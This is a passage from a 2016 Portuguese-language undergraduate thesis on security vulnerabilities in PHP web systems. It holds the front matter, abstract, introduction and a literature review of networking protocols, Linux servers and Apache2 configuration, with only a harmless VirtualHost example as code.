CENTRO UNIVERSITÁRIO DE ADAMANTINA

ANÁLISE DE VULNERABILIDADES EM SISTEMAS WEB COM PHP

RENAN DE FREITAS CAVALIERI

Tecnólogo em Análise e Desenvolvimento de Sistemas

ADAMANTINA – SP
2016

RENAN DE FREITAS CAVALIERI

ANÁLISE DE VULNERABILIDADES EM SISTEMAS WEB COM PHP

Trabalho acadêmico apresentado para o Departamento de Tecnologia em Análise e Desenvolvimento de Sistemas como requisito para a conclusão do curso Tecnólogo em Análise e Desenvolvimento de Sistemas sob orientação do Prof. Me. André Mendes Garcia.

ADAMANTINA – SP
2016

RENAN DE FREITAS CAVALIERI

ANÁLISE DE VULNERABILIDADES EM SISTEMAS WEB COM PHP

Folha de Aprovação

Adamantina, 15 de dezembro de 2016.

Assinaturas

_____

Orientador: Prof. Me. André Mendes Garcia

_____

Examinador: Prof. Me. José Luís Duarte

_____

Examinador: Prof. Me. Carlos Shigueyuki Koyama

Agradecimentos

Agradeço a todos que colaboraram com o desenvolvimento e conclusão desta pesquisa, a toda minha família, amigos, professores da UNIFAI, ao meu orientador Prof. Me. André Mendes Garcia por toda sua dedicação, ao Prof. Cesar Augusto por suas recomendações, e a minha fiel companheira Ana Paula Messina.

Lista de Figuras

Lista de Quadros

Lista de Tabelas

Resumo

Segurança é algo primordial em qualquer software e deve estar presente desde o início do desenvolvimento para garantir a integridade e privacidade de seus dados. Com o crescimento dos sistemas web, sites e aplicações online passaram a ser alvo constante de ataques virtuais devido sua maior visibilidade na rede mundial de computadores. Todos os dias cerca de trinta mil sites são comprometidos de alguma forma, muitas vezes sem que os donos destes serviços saibam que foram afetados. Tendo em vista sua importância, esta pesquisa tem como principal objetivo conscientizar a comunidade de desenvolvedores de sistemas web, demonstrando formas de se prevenir de vulnerabilidades comuns que ocorrem com frequência durante a implementação de uma aplicação utilizando a linguagem de programação PHP com servidor Linux. Foram abordadas ameaças conhecidas como Cross-Site Scripting, SQL Injection, Remote File Inclusion, Local File Inclusion e Insufficient Transport Layer Protection. A metodologia utilizada consistiu em desenvolver aplicações para testar os códigos vulneráveis escritos propositalmente para forçar falhas no sistema. Para cada vulnerabilidade foram estudadas soluções que pudessem evitar estes problemas. Os testes realizados foram executados através da inserção de códigos em entradas de dados dos usuários, manipulação de parâmetros na URL e análise do tráfego na rede. Concluindo que existem métodos eficientes na redução dos riscos de um sistema web e seu servidor serem comprometidos por falhas de segurança.

Palavras-chave: Segurança. Php. Vulnerabilidade. Web. Servidores.

Abstract

Security is paramount in any software and must be present since the beginning of development to ensure his data integrity and privacy, With the growth of web systems, sites and online applications became a constant target of virtual attacks due their higher visibility in the world wide web. Everyday about thirty thousand sites are being compromised in some way, often without the owners of these services being aware that they have been affected. Due to its importance, this research aims to raise awareness of the community of web systems developers, demonstrating ways to prevent common vulnerabilities that frequently happens during the implementation of an application using the PHP programming language with Linux server. Threats known as Cross-Site Scripting, SQL Injection, Remote File Inclusion, and Local File Inclusion and Insufficient Transport Layer Protection were discussed in this research. The methodology consisted on developing applications to test vulnerable codes written intentionally to force system failures. Were studied solutions that could avoid these vulnerabilities. The performed tests were executed by inserting malicious codes into user data input, manipulating parameters in the URL and analyzing network traffic. Concluding that there are efficient methods to reduce the risks of a web system and its server being compromised by security breaches.

Keywords: Security. Php. Vulnerability. Web. Servers

Sumário

1 INTRODUÇÃO

Segurança é algo primordial em qualquer sistema. Desenvolve-los de forma inteligente é ter compromisso com a integridade e privacidade dos dados que ali são trafegados. É possível observar inúmeros softwares no mercado que armazenam informações sigilosas e que devem ser protegidas a qualquer custo, sendo impossível descartar a necessidade da implementação de medidas que possam protegê-las, pois sem segurança estes softwares seriam produtos incompletos (WU; ZHAO, 2015).

Com a ascensão da internet serviços online começaram a ser mais comuns, empresas passaram a oferecer mais comodidade aos seus usuários e disponibilizar páginas web na qual seus clientes possam usufruir de seus produtos conectados na rede mundial de computadores.

No entanto a alta demanda por esses sistemas também teve efeitos colaterais indesejáveis. Um dos grandes problemas enfrentados atualmente é o roubo de informações de seus usuários, segundo Mavrommatis (2015), dados da campanha Safe Browsing do Google mostram que a cada mês aproximadamente 140 mil sites são classificados como nocivos ao usuário, sendo em média 50 mil na categoria de distribuição de softwares maliciosos e 90 mil em tentativas de fraudes conhecidos como phishing, ressaltando que em grande parte das vezes os donos destes websites não tem conhecimento de que foram comprometidos, enquanto nas estatísticas de sites comprometidos sem necessariamente serem nocivos ao usuário, Eschelbeck (2012) relata através de relatórios da Sophos Security que o número é de aproximadamente 30 mil casos mensais.

Apesar do principal objetivo da segurança ser a proteção da informação, sua implementação no sistema não se trata de deixa-lo invulnerável ou pensar que jamais irá ocorrer alguma falha, mas de gerir os riscos de ter o sistema comprometido. Esconder o código da aplicação ou camuflar serviços não pode ser considerado como uma fonte confiável para garantir proteção a um sistema, pois deve-se identificar e resolver brechas balanceando os custos que uma implementação de segurança poderá trazer (MUSCAT, 2015).

A maior parte dos usuários de sistemas computacionais não demonstram qualquer interesse em segurança, sendo sempre a parte mais fraca em um sistema (HERLEY, 2009), porém independente da forma na qual o usuário se comporta a respeito, os efeitos causados por uma

falha no sistema poderão causar graves prejuízos. O mesmo ocorre com aplicações web, que devido a sua maior exposição na rede mundial de computadores, estão mais vulneráveis aos diversos tipos de ataques (WHITEHAT SECURITY, 2016).

Estes sistemas podem ser sites de conteúdo dinâmico ou aplicações de internet rica que se portam como softwares tradicionais de desktops, ambos podem ser desenvolvidos de inúmeras formas diferentes, sendo a mais popular através da linguagem de script PHP (Hypertext Preprocessor – Pré-Processador de Hipertexto), utilizada em 82.2% dos sistemas web segundo pesquisas da W3Techs (2016).

A linguagem permite meios flexíveis de codificação sem que estas sigam alguns padrões de segurança, o que pode ter um custo muito alto, pois seu uso incorreto poderá acarretar em falhas que consequentemente levarão a vulnerabilidades. É necessário ter maior cautela em sua utilização pois o PHP também apresenta tipagem fraca, onde não há distinções de tipos de variáveis, sejam elas do tipo “inteiro”, “texto”, “booleana” ou “ponto flutuante”, aumentando as chances do software ser explorado por não haver uma verificação de tipos de forma obrigatória durante a implementação (FONSECA; VIEIRA; MADEIRA, 2009).

Apesar de suas falhas o software não pode levar a culpa por todos os problemas que comprometem um sistema, pois nem sempre o problema está somente na programação, outros fatores podem ser responsáveis pela segurança e é preciso estar atento a todos os detalhes possíveis para se prevenir de possíveis ameaças. Uma das principais causas que levam a riscos em uma aplicação é o desconhecimento do desenvolvedor nas áreas de segurança, paradoxalmente o excesso de confiança também tem um ponto importante na gestão de riscos de um sistema, acreditando estar blindado de qualquer tipo de problema e consequentemente ignora-los (SPLAINE, 2002).

As aplicações web trabalham com o modelo cliente-servidor, logo precisam de um servidor para receber as solicitações e responder de forma adequada, encaminhando as requisições para os serviços corretos de acordo com os protocolos de comunicação. Portanto o próprio servidor faz parte do sistema e caso esteja vulnerável poderá comprometer todo o serviço, sendo uma complexa estrutura que envolve desde permissões, bases de dados até o próprio software desenvolvido, caso qualquer uma das partes esteja vulnerável e configurado de forma

incorreta, poderá oferecer riscos proporcionais a um código que contém falhas em sua implementação (COBB, 2013).

O objetivo desta pesquisa é expor os maiores problemas e falhas de segurança que comumente afetam aplicações web usando a linguagem PHP e servidores Linux com o banco de dados MySQL. Explorar vulnerabilidades permite descobrir o porquê de elas ocorrerem e quais são seus efeitos em um software, desta forma espera-se conscientizar os desenvolvedores sobre os problemas que possam acometer um serviço online e destacar os meios de prevenção, evitando também o desconhecimento e possibilitando que novos programadores possam implementar desde cedo soluções eficazes para estas vulnerabilidades.

Foram estudadas as vulnerabilidades de injeção de códigos no lado do cliente e do servidor, descritas como grandes ameaças por Eschelbeck (2012) em relatórios da Sophos Security, possibilitando encontrar problemas descritos como “Cross-site Scripting”, “Remote File Inclusion” e “SQL Injection”. Esta afirmação pode ser confirmada através de relatórios da WhiteHat Security (2016), que além de ressaltar estes problemas também expõe que a falta de implementação na camada de transporte da aplicação representa um dos maiores riscos da exposição de dados sensíveis durante o envio de informações.

Para testar as vulnerabilidades encontradas foram desenvolvidas duas versões de uma mesma aplicação, uma na qual contivesse todos os problemas abordados nesta pesquisa e que possibilitassem seu comprometimento, enquanto na outra versão todos estes problemas receberam implementações de segurança com base em diversos autores descritos em cada vulnerabilidade no Capítulo 3. Na tentativa de provar a eficácia das soluções apresentadas, estas aplicações foram submetidas as um servidor de testes, na qual foram executados procedimentos para comprovar os problemas e averiguar as implementações realizadas, concluindo-se que existem formas eficazes de prevenção destas vulnerabilidades.

2 REVISÃO BIBLIOGRÁFICA

Neste capítulo são abordados os temas necessários para o melhor entendimento desta pesquisa, envolvendo conceitos fundamentais de servidores, protocolos de comunicação, sistemas operacionais GNU/Linux, banco de dados, navegadores web e a linguagem de programação PHP.

2.1 Arquitetura de comunicação e servidores

O termo “servidor” descreve a parte de um processo de servir a informação. São computadores ou aplicações que tem como principal objetivo fornecer dados ou realizar tarefas de acordo com as solicitações que recebem, utilizados como bases de aplicações onde a real necessidade é ter um sistema distribuído em uma rede. Estes servidores podem conter inúmeros serviços configurados para serem utilizados para algum propósito geral ou específico, que também podem receber o termo de “servidor”, como servidores de e-mail, transferência de arquivos, banco de dados, interfaces de programação de aplicações, resolução de nomes de domínios e acesso a páginas web, não se limitando à apenas um, pois o mesmo é capaz de realizar todas essas tarefas de forma simultânea para um ou mais “clientes” (ABHAY; KUMAR, 2010).

O cliente é o outro lado da comunicação, Sommerville (2011) ressalta que é um termo atribuído para a parte do processo que faz solicitações específicas aos recursos do servidor, podendo ser um software que envia informações para alguma fonte, gerenciadores de e-mail que recuperam o correio eletrônico, navegadores de internet que solicitam o acesso em alguma página da web ou simplesmente qualquer aplicação que precise obter ou enviar informações através desta comunicação.

2.1.1 Modelo Cliente-Servidor

O modelo cliente-servidor se refere ao modelo de comunicação e separação da apresentação e processamento de dados entre o cliente e o servidor. É uma arquitetura de redes de computadores onde o lado do cliente é responsável por solicitar ou enviar informações para um servidor, que irão trafegar na rede através de protocolos de comunicação até chegar ao seu destino (SOMMERVILLE, 2011).

Arregoces e Portolani (2013) explicam que servidor recebe o tráfego da rede e repassa a informação para a aplicação correta descrita através da requisição do cliente e dos protocolos, logo após todo o processamento dependerá do software que irá trata-las, somente então os dados serão devolvidos para o cliente em forma de resposta.

Apesar da comunicação entre ambos ser bidirecional, o cliente sempre inicia a conversação com o servidor (YADAV; SINGH, 2009). Sobretudo para que esta seja possível estabelecer essa comunicação, são necessários que ambos os lados possuam softwares capazes de se comunicar. Este cenário é muito comum em aplicações web, onde os navegadores de internet devem seguir o modelo cliente-servidor com um protocolo apropriado para se realizar a conexão com determinado recurso na rede e possuir uma aplicação que responda à essa solicitação no servidor (HOUSTIS *et al.*, 2012).

2.1.2 Protocolos de comunicação

Parsons e Oja (2014) se referem aos protocolos de comunicação como uma definição de regras e modelos utilizados para transmitir informações pela rede. É utilizado quando dois ou mais dispositivos interligados desejam se comunicar, onde o primeiro host envia um sinal para abrir a comunicação, que ao ser recebido pelo segundo host, passam a negociar um protocolo que ambos conheçam e possam transmitir informações, processo conhecido como “handshaking”.

A padronização destes protocolos só foi possível através do surgimento do TCP/IP nos anos 70, quando o TCP (Transmission Control Program) foi dividido em TCP (Transmission Control Protocol) e IP (Internet Protocol), onde suas primeiras versões mais modernas foram documentadas em 1980 como “TCP/IP versão 4”. Estes documentos são chamados de RFCs (Requests for Comments) e especificam padrões utilizados em toda internet (KOZIEROK, 2005).

O documento RFC 1180 descreve o termo TCP/IP como tudo relacionado aos protocolos do TCP e IP. Isso pode incluir outros protocolos, aplicações, e até mesmo o meio de transmissão da rede (SOCOLOFSKY; KALE, 1991). O modelo é formado por camadas, onde cada uma é responsável por determinada atividade no processo de rede de acordo com seus protocolos específicos para realizar a tarefa, como ilustra a Figura 1.



Figura 1. Camadas e protocolos do TCP/IP
Fonte: ARREGOCES e PORTOLANI, 2013.

Arregoces e Portolani (2013) destaca que a camada aplicação providencia sessões e serviços para aplicações, porém não se trata da própria aplicação, mas o que ela precisa para se comunicar, enquanto a camada de transporte é responsável pela segmentação das informações, que serão empacotadas na camada de rede em forma de pacotes IP. Nesta camada serão tratados os aspectos de endereçamento e rotas dos pacotes, que serão emoldurados no link de dados e preparados para serem transmitidos nos meios físicos.

No TCP/IP, cada dispositivo conectado à rede possui uma sequência de números usados para identificar um dispositivo, conhecido como endereço IP. Para que seja possível estabelecer uma conexão entre dois dispositivos utilizando o protocolo TCP/IP é necessário que ambos possuam um endereço e este seja único no escopo de rede. É possível que dois computadores tenham o mesmo IP estando em redes distintas, porém o mesmo não ocorre para redes que não sejam locais, pois o endereço IP se difere do endereço MAC (Media Access Control), que é um identificador único associado a uma interface de rede e é trabalhado nas camadas mais baixas do TCP/IP (HUNT, 2002).

2.1.2.1 **Protocolo ARP**

De acordo com Rehman (2003), o protocolo de resolução de endereços (ARP) é utilizado quando é necessário identificar um endereço MAC em uma rede. Este protocolo mapeia o endereço de IP à um endereço MAC, formando um link entre ambos, onde o host emissor que precisa enviar dados realiza um broadcast (envio para todos os computadores da rede) pedindo uma resposta para quem possui determinado IP, então o host do IP correspondente

envia uma resposta para o emissor contendo o seu endereço MAC, ao saber o seu endereço a transmissão pode ser realizada de forma direta para o host de destino.

O processo é realizado sempre que é necessário realizar o envio de informações para um novo IP na mesma rede. Para que não ocorra tráfego excessivo a tabela ARP é construída e armazenada em cache, podendo ser gerada de forma dinâmica, através de resoluções bem sucedidas previamente realizadas, ou estáticas, quando são adicionadas manualmente na tabela ARP do dispositivo (COLLORA; LEONHARDT; SMITH, 2004).

2.1.2.2 **Protocolo HTTP**

O HTTP (Hypertext Transfer Protocol – Protocolo de Transferência de Hipertexto), mais conhecido pela sigla HTTP, é um protocolo de transmissão usado na rede mundial de computadores desde 1990, tornando-se o mais utilizado para a comunicação entre navegadores web e servidores. Trabalha na forma de requisição e reposta onde sua primeira documentação foi descrita no documento RFC 1945 e obteve uma melhor definição na RFC 2616, que o descreve como um protocolo da camada aplicação para sistemas distribuídos (ARREGOCES; PORTOLANI, 2013).

Os autores Parsons e Oja (2014) enfatizam que protocolo inclui métodos que são usados por navegadores web para a comunicação entre o cliente e servidor, chamados de GET e POST. O método GET é utilizado para receber informações de um servidor, tais como arquivos, textos, documentos e toda a estrutura HTML que uma página pode possuir. Além de receber essas informações, o método também pode enviar parâmetros para o servidor web através da URL, onde ao ser enviada uma requisição GET pelo navegador utilizando o protocolo HTTP, o servidor que receber a solicitação deverá retornar alguma resposta. Todo processo é realizado utilizando por padrão a porta 80.

Quingley e Gargenta (2006) ressaltam que o método POST se difere do GET no sentido de enviar informações, onde toda a informação enviada através deste método não será visível na URL. Este método é mais utilizado em transações onde é necessário enviar dados sensíveis como senhas, informações pessoais ou qualquer outra informação que não possa ser visível em uma URL, contudo o fato de enviar informações em POST não as tornam criptografadas.

Toda informação enviada através do protocolo HTTP irá trafegar na rede seguindo o protocolo de comunicação do TCP/IP, independentemente do cliente solicitar um recurso existente ou não no servidor, o protocolo deverá retornar uma mensagem conhecida como código de resposta. Estas respostas indicam o estado da solicitação, apontando não somente o estado de sucesso ou falha no servidor, mas também mensagens de redirecionamento, informações de protocolos, requisições malsucedidas realizadas pelo cliente, erros internos do servidor ou simplesmente uma mensagem de sucesso, como indica a Tabela 1.

Tabela 1 - Códigos de resposta HTTP

Código	**Significado**	**Exemplo**
1xx	Informação	100 - O servidor concordou em processar a solicitação
2xx	Sucesso	200 - Sucesso; 204 - Nenhum conteúdo apresentado
3xx	Redirecionamento	301 - Página movida; 304 - O cache ainda é válido
4xx	Erro do cliente	403 - Página proibida; 404 - Página não encontrada
5xx	Erro do servidor	500 - Erro interno do servidor; 503 - Tente novamente

Fonte: APACHE, 2016.

2.1.2.3 **Protocolo FTP**

O FTP (File Transfer Protocol – Protocolo de Transferência de Arquivos) é um protocolo desenvolvido nos anos 70 por Abhay Bhushan, utilizado para realizar a transferência de arquivos entre um cliente e um servidor. Este protocolo providencia uma conexão com computadores remotos através de qualquer rede TCP/IP, não se limitando apenas ao envio e recebimento de arquivos, pois também permite que sejam enviados comandos para criação de diretórios, alteração de nomes e remoção de arquivos (PARSONS; OJA, 2014).

Sua conexão pode ser estabelecida através de uma porta reservada para essa finalidade, frequentemente associada à porta 21, esta ligação é conhecida como “conexão de controle”. O cliente envia uma solicitação ao servidor, onde se identifica através de um usuário e senha e caso a autenticação seja realizada com sucesso, o servidor negocia com o cliente a abertura de uma segunda porta, utilizada para a transferência de dados, assim quando necessário o cliente pode enviar comandos para o servidor através conexão de controle (PALMER, 2012).

2.1.2.4 **Protocolo SSL/TLS**

Os protocolos HTTP e FTP não implementam medidas de segurança para evitar que informações possam ser lidas por interceptadores durante a transmissão de dados, tal finalidade é de responsabilidade dos protocolos SSL (Secure Sockets Layer – Camada de Soquete Seguro) e TLS (Transport Layer Security – Camada de Transporte Seguro), eles criam um canal de comunicação e criptografam os dados que são transmitidos entre o cliente e o servidor. Contudo isso não impede que os dados sejam interceptados, porém criptografa as informações durante o transporte, não permitindo que o interceptador possa ler o seu conteúdo (PARSONS; OJA, 2014).

De acordo com Rescorla (2001), uma das principais vantagens do SSL/TLS é sua independência dos demais protocolos da camada de aplicação. Isso possibilita sua implementação por qualquer aplicação que utilizar o TCP/IP, como o protocolo HTTPS (Hyper Text Transfer Protocol Secure – Protocolo de Transferência de Hipertexto Seguro) que possui a mesma funcionalidade do HTTP, porém com a implementação de segurança do SSL/TLS.

Apesar de ocasionalmente serem referenciados juntos, os protocolos SSL e TLS não são os mesmos, o SSL é um protocolo antigo e considerado inseguro por utilizar criptografias fracas, ele serve de base para o seu sucessor, o TLS. Ambos possuem a mesma finalidade de estabelecer um canal de segurança para comunicação, no entanto não são o próprio algoritmo de criptografia, mas o mecanismo para utiliza-las (KANGAS, 2016).

Horman (2005) explica que para verificar a segurança da conexão, o servidor precisa confirmar sua identidade, isso pode ser realizado através de certificados que são assinados por autoridades confiáveis na internet e instalados no servidor onde a aplicação é hospedada. Para validar este certificado é necessário que ele não esteja vencido e que o nome corresponda ao host que está utilizando, que deve ser um domínio de internet válido.

O autor afirma que além dos passos básicos, também é realizada uma verificação criptográfica para garantir que o certificado é assinado por uma autoridade conhecida e que o host acessado é realmente legítimo. Esta tarefa é realizada através da confirmação de sua identidade, no caso do acesso realizado pelos navegadores de internet, estes possuem uma relação de emissores de

certificados, caso todo o processo ocorra sem problemas, o navegador indicará a conexão como segura, como mostra a Figura 2.



Figura 2. Certificado SSL/TLS válido em site acessado no Google Chrome
Fonte: Autoria própria, 2016.

2.1.2.5 **Protocolo SSH**

Barrett, Silverman e Byrnes (2005) explanam que o SSH (Secure Shell – Shell Seguro) é um protocolo de comunicação seguro em redes inseguras, abrange definições de criptografia, autenticação e integridade das informações que são enviadas em um fluxo de rede, criando um uma conexão entre um cliente e um servidor com garantia de que os dois lados da conexão são os hosts reais que estão se comunicando, isto é, livre de interceptadores.

Seu uso se popularizou com a ascensão de servidores VPS (Virtual Private Server – Servidor Virtual Privado) e Cloud, onde toda a estrutura fica em outro local no qual o administrador não possui acesso físico, tendo que recorrer aos meios de acesso remoto, sendo o protocolo SSH uma forma de se realizar esta tarefa.

2.1.2.6 **Protocolo DNS e domínios de websites**

Parsons e Oja (2014) deixam claro que para realizar o acesso de forma simplificada na rede mundial de computadores e em requerimento para se utilizar certificados SSL/TLS emitidos

por autoridades confiáveis, se dá por necessário a utilização de domínios de internet, também conhecidos como “Fully Qualified Domain Name” (FQDN).

Os autores afirmam que estes domínios são nomes únicos em toda internet que funcionam como apelidos para os servidores. Eles permitem que os usuários decorem os endereços e possam acessa-los mais facilmente ao invés de memorizar uma sequência de dígitos para o endereço IP, além de permitir a utilização de certificados assinados por autoridades confiáveis. Seu endereço sempre termina com um domínio de topo (TLD), que indica a finalidade e nacionalidade do website.

Porém o nome de um domínio não é o suficiente para identificar um servidor, é necessário que este domínio aponte para algum endereço IP identificando que quando o cliente realizar alguma solicitação, ele estará acessando determinado IP. Para que este processo possa ocorrer o cliente deverá resolver o domínio, obter o seu endereço IP e localizar o servidor na web, processo que pode gerar algum tempo, onde entra em ação o protocolo DNS (Domain Name System – Sistema de Nomes de Domínio).

O DNS é um protocolo utilizado para traduzir o nome dos domínios em seus endereços correspondentes, identificando e localizando os servidores solicitados. Para evitar que cada salto na rede necessite refazer este procedimento, o DNS resolve estes endereços e o armazena em cache para que possa ser utilizado novamente. Ao ser solicitado determinado endereço, o cliente envia uma requisição para o servidor DNS contendo o nome do domínio que ele deseja acessar, no qual irá lhe retornar o seu endereço de internet (LAMMLE, 2016).

2.1.3 Servidores Virtuais Privados

Servidores não precisam ser dispositivos reais, pois no mercado de servidores é muito comum encontrar-se o termo VPS (Virtual Private Server – Servidor Virtual Privado). Lockhart (2015) descreve os VPS como uma coleção de recursos do sistema distribuídos dentro de uma ou várias máquinas reais, cada um com o seu sistema de arquivos próprio, processos, memória reservada e banda de rede, tudo gerido de forma individual e isolada. Frequentemente possuem um sistema GNU/Linux pré-instalado.

Ainda segundo o autor, é mais seguro utilizar um VPS do que dividir um servidor com outras aplicações, técnica muito difundida em empresas de hospedagem, onde o servidor é configurado para dividir seus recursos com outros usuários, incluindo bibliotecas, sistemas de arquivos e processos em execução, estes costumam ser mais baratos, porém tendem a oferecer menor segurança.

Lockhart (2015) também afirma que os VPS são frequentemente oferecidos por empresas de hospedagem como uma solução para servidores de aplicações, onde o contratante não deverá se preocupar em como manter sua infraestrutura ou possuir uma série de equipamentos em sua empresa, basta analisar o que o serviço oferece antes de realizar uma eventual contratação.

2.2 Sistemas operacionais GNU/Linux

O termo Linux é uma referência ao kernel Linux, criado por Linus Torvalds em 1991, porém é frequentemente associado ao próprio sistema operacional, que consiste em outros softwares básicos que utilizam este kernel, apesar dos nomes iguais, Hofman (2013), o termo correto para os sistemas operacionais que seguem este modelo é denominado de “GNU/Linux”, devido ao GNU (acrônimo recursivo para GNU Is Not Unix – GNU Não é Unix), sistema operacional que teve o início de seu desenvolvimento em 1984 pela Free Software Foundation e foi fundamental para os sistemas que conhecemos hoje.

O autor ainda ressalta que no ano de 1991, o GNU finalizou inúmeras partes de seu sistema, porém seu núcleo batizado de “GNU Hurd kernel” não estava completo, o que levou aos desenvolvedores a utilizarem o Linux Kernel no GNU, coincidentemente apresentado em 1991, dando início a era de distribuições GNU/Linux. Embora atualmente existam distribuições comerciais, sua vasta gama é de código fonte aberto e mantida pela comunidade, programadores voluntários que se dispõe a colaborar e desenvolver e trabalhar no sistema.

Apesar de ser utilizado em desktops por usuários comuns, Hofman (2013) conclui que o GNU/Linux é frequentemente associado ao mercado de servidores, onde as distribuições designadas para estas tarefas costumam ser um pouco diferente das versões tradicionais de desktop, fornecendo apenas o sistema base e em raras vezes uma interface gráfica pré-

instalada, na maior parte das vezes o administrador do servidor terá apenas um terminal disponível para realizar a instalação e toda a configuração do servidor.

2.2.1 Debian Server

O Debian Server é uma distribuição GNU/Linux que se foca em servidores, é reconhecida por sua linha de lançamento estável de versões do sistema. É possível ter inúmeras contas de usuários, onde seu sistema de permissões garante que cada conta possa ter privilégios individuais de acordo com os grupos. Estes grupos podem ser adicionados manualmente pelo usuário para compartilhar permissões em comum entre as diferentes contas ou de forma automática pela própria instalação de aplicações, que envolvem os limites de ações que o usuário poderá realizar. É possível executar serviços simultaneamente em contas de usuários separadas e ocultar seus arquivos e configurações um dos outros, recurso indispensável em um servidor (HERTZOG, 2015), a Tabela 2 expõe as propriedades possíveis em um sistema de permissão de arquivos do Linux.

Tabela 2. Tipos de permissões UNIX

	Permissão	**Identificador**	**Descrição**
	Leitura	R (read)	Leitura e cópia de arquivos e pastas
	Gravação	W (write)	Modificação de arquivos e pastas
	Execução	X (execute)	Execução de arquivos

Fonte: Autoria própria

Hertzorg (2015) deixa claro que entre todas as contas do sistema, há uma específica que possui todas as permissões, é denominada de “root”, esta conta está ativa por padrão no sistema e é utilizada sempre que se precisa adquirir permissões administrativas, em requerimento de instalar algum software ou realizar alterações no sistema.

O autor ainda dá ênfase no sistema de arquivos do Linux, que é composto por pastas hierárquicas, onde todos os arquivos estão dentro da raiz do sistema. Cada subpasta pode possuir permissões independentes umas das outras, sua estrutura em caminhos é separada por barras. Para se acessar diretórios acima, é utilizado o recurso de recursividade através dos “dois pontos”, podendo ser aplicado em caminhos absolutos ou relativos, respectivamente um endereço completo ou referencial à pasta atual.

A distribuição também conta com um gerenciador de pacotes, que permite realizar a instalação de softwares a partir da linha de comando, podendo então facilitar o processo de gerenciamento dos aplicativos requeridos para o servidor, pois o mesmo também facilita a resolução de dependências, que são bibliotecas ou softwares relacionados que são requeridos para a utilização de algum outro, evitando o trabalho manual de ter que satisfazer eventuais dependências de pacotes para realizar a instalação de alguma aplicação (HERTZOG, 2015).

2.2.2 Software Servidor Apache2

Para que um servidor possa atender as solicitações, é necessário que algum software responda por elas. Estas aplicações são muitas vezes chamadas de serviços (YADAV; SINGH, 2009), são configuradas para iniciar automaticamente com o sistema assim que o processo de boot estiver completo, podendo responder por uma ou mais portas, porém uma porta não pode ser associada a mais de uma aplicação (GODBOLE, 2002). Um exemplo prático deste recurso é o software servidor de FTP, onde a porta 21 pode estar associada somente à um serviço, porém é possível ter outro servidor de FTP sendo executado em portas diferentes.

Segundo Hertzog (2015), uma das opções para servidores web é o software Apache2, ele é responsável por gerenciar as solicitações recebidas por navegadores web e responde-las de forma adequada, encaminhando para os sites e aplicações que estão no servidor ou até mesmo executando scripts através da integração de módulos. Estes módulos são recursos característicos do Apache2, onde é possível ativa-los quando necessitar de determinada função como proxy, SSL/TLS, ou até mesmo alguma linguagem de programação, permitindo que o Apache2 possa ser utilizado de forma flexível. Atualmente é o mais utilizado em sites ativos na internet segundo pesquisas da Netcraft (2016), como mostra a Figura 3.



Figura 3. Utilização do Apache2 em sites ativos na internet
Fonte: NETCRAFT, 2016.

De acordo com explicações de Hertzog (2015), o Apache2 também possui um sistema de configuração robusto que permite adicionar ou remover sites denominados de “Virtual Hosts” através dos comandos “a2ensite” e “a2dissite, fazendo com que as configurações que estejam no diretório “/etc/apache2/sites-available” sejam utilizadas, um exemplo de configuração de Virtual Host no Apache2 pode ser visto no Quadro 1.

Quadro 1. Exemplo de Virtual Host no Apache2

```
<VirtualHost *:80>
    ServerName www.exemplo.com
    ServerAlias exemplo.com
    DocumentRoot "/home/usuario/website/www"
</VirtualHost>
```

Fonte: Autoria própria, 2016

Toda aplicação que estiver sendo disponibilizada através do Apache2 e necessite armazenar e recuperar informações utilizará de um banco de dados. Esta não é uma função do Apache2, que não possui qualquer integração com estes softwares, sendo de responsabilidade da aplicação desenvolvida realizar a conexão através de um driver e um SGBD (Sistemas Gerenciamento de Banco de Dados).

2.3 Sistemas de gerenciamento de banco de dados

Segundo Parsons e Oja (2014), todas as informações que precisam ser persistidas utilizam de uma fonte de informação, esta pode ser desde um simples bloco de texto até complexas estruturas contendo tabelas de registros de dados, denominando-se de “base de dados”.

